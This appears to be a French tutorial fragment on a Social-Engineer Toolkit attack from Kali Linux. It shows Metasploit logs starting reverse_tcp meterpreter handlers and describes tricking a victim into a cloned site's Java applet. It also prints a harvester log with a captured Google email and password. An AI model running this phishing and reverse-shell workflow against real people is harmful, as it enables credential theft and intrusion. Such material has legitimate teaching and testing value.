
File Edit View Search Terminal Help


ExitOnSession => false
resource (/root/.set/meta_config)> set LPORT 21
LPORT => 21
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
resource (/root/.set/meta_config)> use exploit/multi/handler
resource (/root/.set/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.0.186
LHOST => 192.168.0.186
resource (/root/.set/meta_config)> set EnableStageEncoding false
EnableStageEncoding => false
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> set LPORT 25
LPORT => 25
resource (/root/.set/meta_config)> exploit -j
[*] Started reverse handler on 192.168.0.186:21
[*] Exploit running as background job.
[*] Starting the payload handler...
msf exploit(handler)>
[*] Started reverse handler on 192.168.0.186:25
[*] Starting the payload handler...

root@kali: ~
```





On utilisant l'ingénierie sociale afin de tromper la victime à visiter notre site cloné.
Une fois notre site est visité, un message de Java pop-up simple qui semble normal et devrait passer inaperçu par l'utilisateur.





-Au moment où l'utilisateur final exécute **l'applet Java** à partir du site cloné, le serveur **Kali** collectera les informations de la machine de la victime.



The screenshot shows a Kali Linux terminal window with a vim editor open, displaying a log file named `harvester_2015-11-07 16:30:23.391899.txt`. The log contains a JSON array of objects, each representing a step in a process. The objects include fields like `[GALX]`, `[continue]`, `[followup]`, `[utf8]`, `[bresponse]`, `[pstmeg]`, `[dnConn]`, `[checkConnection]`, `[checkedDomains]`, `[Email]`, `[Passwd]`, `[signIn]`, `[PersistentCookie]`, and `[rmShown]`. The log is displayed in a vim editor with a standard toolbar and status bar. The status bar at the bottom shows the file name `harvester_2015-11-0...` and the current line number `11,5`.

```
Array
(
    [GALX] => DC9aEdZ.L18
    [continue] => https://accounts.google.com/ManageAccount
    [followup] => https://accounts.google.com/ManageAccount
    [utf8] => 0
    [bresponse] => 150dce358PzCVmLxEPA-rC7-HbMAPAAQdFWDCgChuS6WsovTn0_aCfgyNTDu80TckRMk8b8yMy4kN60xSZeRnNyvbaTmgu62xw_bSABA_K8PZKf9Mnjv1Gup01tGvb8nos1dqZ0XiSmwcZkEr8qMNgDm05wnBf9u07LBzp5suc0GwjEQwf4G0dB
W7dq5B6zWkBT770Dd6haVm3hPHh5HaFvHQpnA2Z8nVRB6S02gJ25RDX_TwUDg6NaiopDH6aTqHPyqAH_UHT4JwysngTmaGkGRiVZg_p2POS7rjFa0uPvhtwz-yn1TdeSwMi-NjaS8JcFS-y_buFRjZcV0zFT00pRNI1FOUcqm990r7jadbngaxzLFXaROubwhNI dx6o2DXfCuq-N
20C8VaA0dJGpvXMNgTmZUhHzqts2nzxIZyCLjpxPbC2
    [pstmeg] => 1
    [dnConn] =>
    [checkConnection] =>
    [checkedDomains] => youtube
    [Email] => abdeljalil.CyberSec@infotech.com
    [Passwd] => hackforfun0123456789
    [signIn] => Sign in
    [PersistentCookie] => yes
    [rmShown] => 1
)
```